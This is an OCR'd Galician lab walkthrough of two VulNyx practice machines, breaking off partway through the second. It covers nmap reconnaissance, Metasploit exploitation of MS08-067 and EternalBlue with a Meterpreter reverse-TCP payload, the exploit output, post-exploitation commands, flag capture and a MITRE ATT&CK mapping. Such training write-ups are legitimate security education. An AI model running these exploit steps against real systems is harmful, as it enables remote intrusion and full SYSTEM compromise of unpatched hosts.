
Máquina virtual Experience



A máquina Experience é moi interesante porque...

- Sistema operativo Windows XP (legacy) (Sen soporte dende 2014)
- Vulnerabilidade crítica explotable: **MS08-067** (CVE-2008-4250) - Buffer overflow en Server Service
- Explotación mediante Metasploit Framework
- Obtención de shell Meterpreter con privilexios de SYSTEM
- Acceso directo a ambas flags (user e root) sen escalada

Diagrama de ataque



Fase 1 — Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_Experience -R # TTL ≈ 128 ⇒ Microsoft Windows
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_Experience
sudo nmap -O IP_VulNyx_Experience # Detección de sistema operativo
```

Resultado da detección de SO

```
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2
OS details: Microsoft Windows XP SP2 or SP3
```

Fase 2 — Análise Identificación do Sistema Operativo

```
# Detección de SO con nmap
sudo nmap -O -p 445 IP_VulNyx_Experience

# Detección de versión SMB
sudo nmap -sV -p 445 --script smb-os-discovery IP_VulNyx_Experience
```

Resultado

- Sistema: **Windows XP SP2/SP3**
- Porto **445** (SMB) aberto
- Porto **139** (NetBIOS) aberto

Enumeración de Vulnerabilidades SMB

```
# Escaneo de vulnerabilidades SMB con nmap
sudo nmap -p 445 --script smb-vuln-* IP_VulNyx_Experience
```

Scripts NSE relevantes

- `smb-vuln-ms08-067` : Detecta vulnerabilidade MS08-067
- `smb-vuln-ms17-010` : Detecta EternalBlue
- `smb-vuln-ms06-025` : Detecta outras vulnerabilidades

Resultado esperado:

```
Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|     Risk factor: HIGH
|       The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3,
|       Server 2003 SP1 and SP2, Vista Gold and SP1, Server 2008, and 7
|       Pre-Beta allows remote attackers to execute arbitrary code via a
|       crafted RPC request that triggers the overflow during path
|       canonicalization.
|     Disclosure date: 2008-10-23
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_      https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
```

Busca de Exploits

```
# Buscar exploits para MS08-067
searchsploit ms08-067

# Buscar en Metasploit
msfconsole -q
search ms08-067
```

Resultado de Metasploit:

```
Matching Modules
================

   #  Name                                     Disclosure Date  Rank   Description
   -  ----                                     ---------------  ----   -----------
   0  exploit/windows/smb/ms08_067_netapi      2008-10-28       great  MS08-067 Microsoft Server Service Relative Path Stack Corruption
```

Información sobre a Vulnerabilidade MS08-067

CVE-2008-4250 - Vulnerabilidade crítica no servizo Server de Windows que permite execución remota de código.

Datos clave: - **Data de descubrimento**: Outubro 2008
- **Criticidade**: **CRÍTICA** (10.0/10 CVSS)
- **Sistemas afectados**: Windows 2000, XP, Server 2003, Vista
- **Vector de ataque**: Rede (remoto)
- **Complexidade**: Baixa (fácil de explotar)
- **Autenticación**: Non require

Como funciona?

1. **Servizo vulnerable**: Server Service (servizo de compartición de ficheiros SMB)
2. **Porto**: 445/TCP (SMB)
3. **Tipo de vulnerabilidade**: Buffer overflow durante a canonicalización de rutas
4. **Causa**: Erro na función `NetpwPathCanonicalize()` dentro de `netapi32.dll`

Proceso de explotación

```
Atacante                        Windows XP (Porto 445)
   |                                      |
   |  1. Petición RPC maliciosa           |
   |------------------------------------->|
   |                                      |
   |  2. Buffer overflow en netapi32.dll  |
   |                                      | ← Desbordamento
   |                                      |
   |  3. Execución de shellcode           |
   |                                      | ← RCE conseguido
   |                                      |
   |  4. Shell como SYSTEM                |
   |<-------------------------------------|
```

Impacto

- **RCE (Remote Code Execution)**: Execución de código arbitrario
- **Sen autenticación**: Non require credenciais
- **Privilexios SYSTEM**: Máximo nivel de privilexios en Windows
- **Gusano Conficker**: Esta vulnerabilidade foi usada polo famoso malware Conficker
- **Microsoft Security Bulletin**
- **CVE**: CVE-2008-4250
- **CVSS Score**: 10.0 (Crítico)

Fase 3 — Explotación Preparación de Metasploit

```
# Iniciar Metasploit Framework
msfconsole -q

# Buscar exploit MS08-067
search ms08-067
```

Configuración do Exploit

```
# Seleccionar exploit
use exploit/windows/smb/ms08_067_netapi

# Ver opcións do exploit
show options

# Configurar RHOSTS (obxectivo)
set RHOSTS IP_VulNyx_Experience

# Configurar LHOST (atacante)
set LHOST IP_Atacante

# Seleccionar payload (Meterpreter reverse TCP)
set payload windows/meterpreter/reverse_tcp

# Verificar configuración
show options
```

Configuración típica:

```
Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.56.107   yes       Target address
   RPORT    445              yes       SMB port
   SMBPIPE  BROWSER          yes       SMB pipe name

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   LHOST     192.168.56.53    yes       Listener IP
   LPORT     4444             yes       Listener port
```

Executar Exploit

```
# Lanzar exploit
exploit

# Ou alternativamente
run
```

Saída esperada:

```
[*] Started reverse TCP handler on 192.168.56.53:4444
[*] 192.168.56.107:445 - Automatically detecting the target...
[*] 192.168.56.107:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 192.168.56.107:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.56.107:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.56.107
[*] Meterpreter session 1 opened (192.168.56.53:4444 -> 192.168.56.107:1234)

meterpreter >
```

Fase 4 — Post-explotación Comandos Meterpreter

```
# Verificar usuario (debería ser SYSTEM)
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

# Ver información do sistema
meterpreter > sysinfo
Computer        : EXPERIENCE
OS              : Windows XP (5.1 Build 2600, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows

# Listar procesos
meterpreter > ps

# Ver privilexios
meterpreter > getprivs

# Obter shell de Windows
meterpreter > shell
Process 1234 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Navegación e obtención de flags

```
# Cambiar ao directorio Documents and Settings
C:\WINDOWS\system32> cd c:\doc*
C:\Documents and Settings>

# Listar usuarios
C:\Documents and Settings> dir
Volume in drive C has no label.
Volume Serial Number is XXXX-XXXX

Directory of C:\Documents and Settings

11/08/2025  10:30 AM    <DIR>          .
11/08/2025  10:30 AM    <DIR>          ..
11/08/2025  10:30 AM    <DIR>          Administrator
```

```
11/08/2025  10:30 AM    <DIR>          All Users
11/08/2025  10:30 AM    <DIR>          [usuario]
11/08/2025  10:30 AM    <DIR>          Default User

# Acceder ao usuario [usuario]
C:\Documents and Settings> cd [usuario]
C:\Documents and Settings\[usuario]>

# Listar contido
C:\Documents and Settings\[usuario]> dir

# Acceder ao Desktop
C:\Documents and Settings\[usuario]> cd Desktop
C:\Documents and Settings\[usuario]\Desktop>

# Listar ficheiros no Desktop
C:\Documents and Settings\[usuario]\Desktop> dir
Volume in drive C has no label.
Volume Serial Number is XXXX-XXXX

Directory of C:\Documents and Settings\[usuario]\Desktop

11/08/2025  10:30 AM    <DIR>          .
11/08/2025  10:30 AM    <DIR>          ..
11/08/2025  10:30 AM                33 user.txt
11/08/2025  10:30 AM                33 root.txt

# Ler flag de usuario
C:\Documents and Settings\[usuario]\Desktop> type user.txt
[FLAG_USER]

# Ler flag de root (xa somos SYSTEM, non hai escalada)
C:\Documents and Settings\[usuario]\Desktop> type root.txt
[FLAG_ROOT]
```

Ambas flags conseguidas sen necesidade de escalada de privilexios.

Correspondencia de fases → MITRE ATT&CK — VulNyx: Experience

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de host e servizos expostos	Scanning / descubrimento de servizos	T1595 — Active Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure (reconnaissance)
	Detección de sistema operativo Windows XP	OS fingerprinting	T1592.004 — Gather Victim Host Information: Client Configurations	CWE-200 — Information Exposure
2. Análise	Enumeración de vulnerabilidades SMB con nmap	Vulnerability scanning	T1595.002 — Active Scanning: Vulnerability Scanning T1046 — Network Service Discovery	CWE-1035 — 2017 Top 10 A9: Using Components with Known Vulnerabilities
	Identificación de MS08-067 (CVE-2008-4250)	Known vulnerability identification	T1592 — Gather Victim Host Information T1595.002 — Active Scanning: Vulnerability Scanning	CVE-2008-4250
3. Explotación	Explotación de MS08-067 mediante Metasploit	Remote Code Execution via SMB	T1210 — Exploitation of Remote Services T1190 — Exploit Public-Facing Application	CWE-119 — Buffer Overflow; CWE-787 — Out-of-bounds Write
	Obtención de Meterpreter shell como SYSTEM	Privilege escalation / initial access	T1068 — Exploitation for Privilege Escalation T1059.003 — Command and Scripting Interpreter: Windows Command Shell	CWE-269 — Improper Privilege Management
4. Post-explotación	Enumeración do sistema como SYSTEM	System information discovery	T1082 — System Information Discovery T1033 — System Owner/User Discovery	CWE-200 — Information Exposure
	Navegación polo sistema de ficheiros e lectura de flags	File and directory discovery	T1083 — File and Directory Discovery T1005 — Data from Local System	N/A

Recursos Adicionais

Referencias sobre MS08-067


- **Microsoft Security Bulletin**
- **CVE Details**
- **Rapid7 Module**
- **Tutorial LabEx**

Malware relacionado

- **MS08-067**:
  - Conficker Worm (2008-2009)

ETERNAL


Máquina virtual Eternal



A máquina Eternal é moi interesante porque...

- Sistema operativo Windows 7 Enterprise SP1 (64 bits) (Sen soporte estendido desde xaneiro 2020)
- Vulnerabilidade crítica EternalBlue (CVE-2017-0144)
- Explotación mediante Metasploit Framework
- Obtención de shell Meterpreter con privilexios de SYSTEM
- Acceso directo a ambas flags (user e root) sen escalada

Diagrama de ataque



Fase 1 — Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_Eternal -R # TTL = 128 ⇒ Microsoft Windows
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_Eternal
sudo nmap -O IP_VulNyx_Eternal # Detección de sistema operativo
```

Resultado da detección de SO

```
Running: Microsoft Windows 7
OS CPE: cpe:/o:microsoft:windows_7::sp1
OS details: Microsoft Windows 7 SP1
```

Fase 2 — Análise Identificación do Sistema Operativo

```
# Detección de SO con nmap
sudo nmap -O -p 445 IP_VulNyx_Eternal

# Detección de versión SMB
sudo nmap -sV -p 445 --script smb-os-discovery IP_VulNyx_Eternal
```

Resultado

- Sistema: **Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)**
- Porto **445** (SMB) aberto
- Porto **139** (NetBIOS) aberto

Enumeración de Vulnerabilidades SMB

```
# Escaneo de vulnerabilidades SMB con nmap
sudo nmap -p 445 --script smb-vuln-* IP_VulNyx_Eternal
```

Scripts NSE relevantes:

- `smb-vuln-ms17-010` : Detecta EternalBlue VULNERABLE

Resultado esperado:

```
Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143, CVE:CVE-2017-0144, CVE:CVE-2017-0145
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft
|       SMBv1 servers (ms17-010).
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0144
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
```

Busca de Exploits

```
# Buscar exploits para EternalBlue
searchsploit ms17-010
searchsploit eternalblue

# Buscar en Metasploit
msfconsole -q
search ms17-010
search eternalblue
```

Resultado de Metasploit:

```
Matching Modules
================

   #  Name                                      Disclosure Date  Rank   Description
   -  ----                                      ---------------  ----   -----------
```

```
   0  exploit/windows/smb/ms17_010_eternalblue       2017-03-14       great  MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code
Execution
   2  auxiliary/scanner/smb/smb_ms17_010                              normal MS17-010 SMB RCE Detection
```

Información sobre EternalBlue (MS17-010) Que é EternalBlue?

CVE-2017-0144 - Vulnerabilidade crítica en SMBv1 que permite execución remota de código.

Datos clave: - **Data de descubrimento**: Marzo 2017 (filtrado por Shadow Brokers desde NSA)
- **Criticidade**: **CRÍTICA** (9.3/10 CVSS v2, 8.1/10 CVSS v3)
- **Sistemas afectados**: Windows XP, Vista, 7, 8.1, 10, Server 2003/2008/2012/2016
- **Vector de ataque**: Rede (remoto)
- **Complexidade**: Baixa
- **Autenticación**: Non require

Como funciona?

1. **Servizo vulnerable**: SMBv1 (Server Message Block versión 1)
2. **Porto**: 445/TCP (SMB)
3. **Tipo de vulnerabilidade**: Buffer overflow no kernel
4. **Causa**: Erro na xestión de paquetes SMB especialmente manipulados

Proceso de explotación

```
Atacante                        Windows 7 (Porto 445)
   |                                    |
   |  1. Paquetes SMB maliciosos        |
   |----------------------------------->|
   |     (TransactionRequest)           |
   |                                    |
   |  2. Buffer overflow no kernel      |
   |                                    | ← Kernel pool corruption
   |                                    |
   |  3. Execución de shellcode         |
   |                                    | ← RCE no kernel
   |                                    |
   |  4. Shell como SYSTEM              |
   |<-----------------------------------|
```

Impacto:

- **RCE (Remote Code Execution)**: Execución de código no kernel
- **Sen autenticación**: Non require credenciais
- **Privilexios SYSTEM**: Acceso ao kernel
- **WannaCry**: Ransomware que usou EternalBlue en maio 2017
- **NotPetya**: Malware destrutivo que tamén usou esta vulnerabilidade
- **Microsoft Security Bulletin**
- **CVE**: CVE-2017-0144, CVE-2017-0145, CVE-2017-0143
- **CVSS Score**: 9.3 (Crítico)

Fase 3 — Explotación Preparación de Metasploit

```
# Iniciar Metasploit Framework
msfconsole -q

# Buscar exploit EternalBlue
search ms17-010
search eternalblue
```

Configuración do Exploit

```
# Seleccionar exploit
use exploit/windows/smb/ms17_010_eternalblue
```

```
# Ver opcións do exploit
show options

# Configurar RHOSTS (obxectivo)
set RHOSTS IP_VulNyx_Eternal

# Configurar LHOST (atacante)
set LHOST IP_Atacante

# Seleccionar payload (Meterpreter reverse TCP)
set payload windows/meterpreter/reverse_tcp

# IMPORTANTE: Configurar ProcessInject para estabilidade
set ProcessInject lsass.exe

# Verificar configuración
show options
```

Configuración típica:

```
Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.56.108   yes       Target address
   RPORT          445              yes       SMB port
   SMBDomain      .                no        SMB Domain
   SMBPass                         no        SMB Password
   SMBUser                         no        SMB Username
   VERIFY_ARCH    true             yes       Check architecture
   VERIFY_TARGET  true             yes       Check target OS

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique
   LHOST     192.168.56.53    yes       Listener IP
   LPORT     4444             yes       Listener port
```

Executar Exploit

```
# Lanzar exploit
exploit

# Ou alternativamente
run
```

Saída esperada:

```
[*] Started reverse TCP handler on 192.168.56.53:4444
[*] 192.168.56.108:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.56.108:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.56.108:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.56.108:445 - The target is vulnerable.
[*] 192.168.56.108:445 - Connecting to target for exploitation.
[+] 192.168.56.108:445 - Connection established for exploitation.
[+] 192.168.56.108:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.56.108:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.56.108:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70  Windows 7 Enterp
[*] 192.168.56.108:445 - 0x00000010  72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63  rise 7601 Servic
[*] 192.168.56.108:445 - 0x00000020  65 20 50 61 63 6b 20 31                           e Pack 1
[+] 192.168.56.108:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.108:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.56.108:445 - Sending all but last fragment of exploit packet
[*] 192.168.56.108:445 - Starting non-paged pool grooming
[+] 192.168.56.108:445 - Sending SMBv2 buffers
[+] 192.168.56.108:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.56.108:445 - Sending final SMBv2 buffers.
[*] 192.168.56.108:445 - Sending last fragment of exploit packet!
[*] 192.168.56.108:445 - Receiving response from exploit packet
[+] 192.168.56.108:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.56.108:445 - Sending egg to corrupted connection.
[*] 192.168.56.108:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.56.108
[+] 192.168.56.108:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.108:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.108:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 1 opened (192.168.56.53:4444 -> 192.168.56.108:49158) at 2025-11-08 16:13:31 +0000

meterpreter >
```

Notas sobre a explotación:

- EternalBlue require máis tempo que outros exploits (15-30 segundos)
- A saída é moi verbosa durante o proceso

- O exploit funciona excelentemente en Windows 7 x64
- **ProcessInject lsass.exe** mellora a estabilidade da sesión

---

Fase 4 — Post-explotación Comandos Meterpreter

```
# Verificar usuario (debería ser SYSTEM)
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

# Ver información do sistema
meterpreter > sysinfo
Computer        : [usuario]-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : es_ES
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x64/windows

# Listar procesos
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x64   0
 220   4     smss.exe           x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 292   284   csrss.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 340   284   wininit.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 436   340   services.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 448   340   lsass.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 564   436   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 628   436   svchost.exe        x64   0        NT AUTHORITY\Servicio de red
 788   436   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 892   436   spoolsv.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe

# Ver privilexios
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeChangeNotifyPrivilege
SeImpersonatePrivilege
SeTcbPrivilege

# Obter shell de Windows
meterpreter > shell
Process 1964 created.
Channel 1 created.
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>
```

Navegación e obtención de flags

```
# Listar directorio raíz
C:\Windows\system32> cd c:\
c:\>

# Listar contido
c:\> dir
 El volumen de la unidad C no tiene etiqueta.
 El número de serie del volumen es: 44FD-46F4

 Directorio de c:\

14/07/2009  04:20    <DIR>          PerfLogs
03/02/2024  12:31    <DIR>          Program Files
14/07/2009  05:57    <DIR>          Program Files (x86)
03/02/2024  12:31    <DIR>          Users
03/02/2024  12:32    <DIR>          Windows
               0 archivos              0 bytes
               5 dirs  24.470.253.568 bytes libres

# Acceder ao directorio Users
c:\> cd users
c:\Users>

# Listar usuarios
```

```
c:\Users> dir
 El volumen de la unidad C no tiene etiqueta.
 El número de serie del volumen es: 44FD-46F4

 Directorio de c:\Users

03/02/2024  12:31    <DIR>          .
03/02/2024  12:31    <DIR>          ..
03/02/2024  12:31    <DIR>          [usuario]
12/04/2011  10:12    <DIR>          Public
               0 archivos              0 bytes
               4 dirs  24.470.253.568 bytes libres

# Acceder ao usuario [usuario]
c:\Users> cd [usuario]
c:\Users\[usuario]>

# Listar contido do usuario
c:\Users\[usuario]> dir
 El volumen de la unidad C no tiene etiqueta.
 El número de serie del volumen es: 44FD-46F4

 Directorio de c:\Users\[usuario]

03/02/2024  12:31    <DIR>          .
